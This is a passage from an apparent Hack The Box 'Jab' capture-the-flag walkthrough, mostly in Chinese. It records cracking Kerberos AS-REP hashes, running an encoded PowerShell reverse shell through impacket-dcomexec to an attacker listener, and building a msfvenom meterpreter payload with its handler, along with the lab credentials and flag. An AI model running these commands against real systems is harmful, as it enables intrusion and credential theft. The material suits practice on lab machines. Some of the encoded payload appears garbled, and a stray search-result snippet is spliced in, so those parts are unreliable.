Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etyp
e 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Midnight_121 ($krb5asrep$23$jmontgomery@JAB.HTB)
1g 0:00:00:42 DONE (2024-03-14 02:59) 0.02380g/s 341517p/s 940766c/s 940766C/s 0841079575..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

user : jmontgomery@JAB.HTB

pass : Midnight_121

The screenshot shows a Kali Linux terminal window in the background with the following output:

```
(root@kali)-[~/hackthebox/jab]
# john --wordlist=/home/kali/Desktop/rockyou.txt out.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etyp
e 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Midnight_121 ($krb5asrep$23$jmontgomery@JAB.HTB)
1g 0:00:00:42 DONE (2024-03-14 02:59) 0.02380g/s 341517p/s 940766c/s 940766C/s 0841079575..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

In the foreground, a web browser window displays a chat room interface for JAB.HTB. The interface includes a search bar, a list of users, and a chat history. The chat history shows a conversation between jmontgomery@jab.htb/ and test@jab.htb/.

名稱	描述
test	test
pentest2003	2003 Third Party Pentest Discussion
test2	test2

user : svc_openfireJAB.HTBjab.htb

pass : !@#\$\$%^*(1qazxsw

```
impacket-dcomexec -object MMC20 jab.htb/svc_openfire:'!@#$$%^*(1qazxsw'@10.10.11.4
'cmd /c powershell -e
JABjAGwAaQB1AG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQBOAHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwANQA0
ADMAMgApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMabABpAGUAbgB0AC4ARwB1AHQAUwB0AHIhAZQBhAG0AKA
ApADsAWwBiAHkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUaewAwAH0A
OwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdABYAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzAC
wAIAAwACwAIAAkAGIAeQBOAGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOWAkAGQAYQB0
```


AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBUAGMabwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAAJABpACkAOwAkAHMAZQBAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdABYAGkAbgBnACAQKQA7ACQAcwB1AG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAkAwAgACgAcAB3AGQAKQAuAFAAYQBOAGgAIAArACAAIgA+ACAAIgA7ACQAcwB1AG4AZABiAHkAdAB1ACAAPQAgACgAWwB0AGUAeAB0AC4AZQBAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAPAC4ARwB1AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgB1AGEAbQAuAFcAcgBpAHQAZQAoACQAcwB1AG4AZABiAHkAdAB1ACwAMAAACQAcwB1AG4AZABiAHkAdAB1AC4ATAB1AG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA=' -silentcommand

```
(root@kali)-[~/hackthebox/jab]
# nc -lvnp 5432
listening on [any] 5432 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.4] 54600
whoami
jab\svc_openfire
PS C:\windows\system32>

PS C:\Users\svc_openfire\Desktop> cat user.txt
89db4da75d62f4208b544e25dd6c2ff4
PS C:\Users\svc_openfire\Desktop>
```

生成反彈exe，並放在受害靶機文件裡

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=9999 -f exe -o shell.exe
```

生成執行取得反彈

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.5
lhost => 10.10.14.5
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
```

成功

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.5:9999
[*] Sending stage (201798 bytes) to 10.10.11.4
whoami[*] Meterpreter session 1 opened (10.10.14.5:9999 → 10.10.11.4:54796) at 2024-03-14 04:09:10 -0400
```


使用netstat發現/openfire-service.exe經常執行=>CVE-2023-32315 和 Openfire 管理控制台漏洞



Ignite Realtime

<https://discourse.igniterealtime.org> > a... · 翻譯這個網頁

連接埠 HTTPS 443 上的管理控制台 - Openfire 支持

2008年2月22日 — 如果我將 https 端口 更改為 443 並重新啟動伺服器，它會使我的伺服器崩潰，使其無法通過 https 訪問，但我可以透過連接 埠 9090 看到它（請參閱捕獲）。

tcp	127.0.0.1:9090	0.0.0.0:*	LISTEN	0	0	3092/openfire-service.exe
-----	----------------	-----------	--------	---	---	---------------------------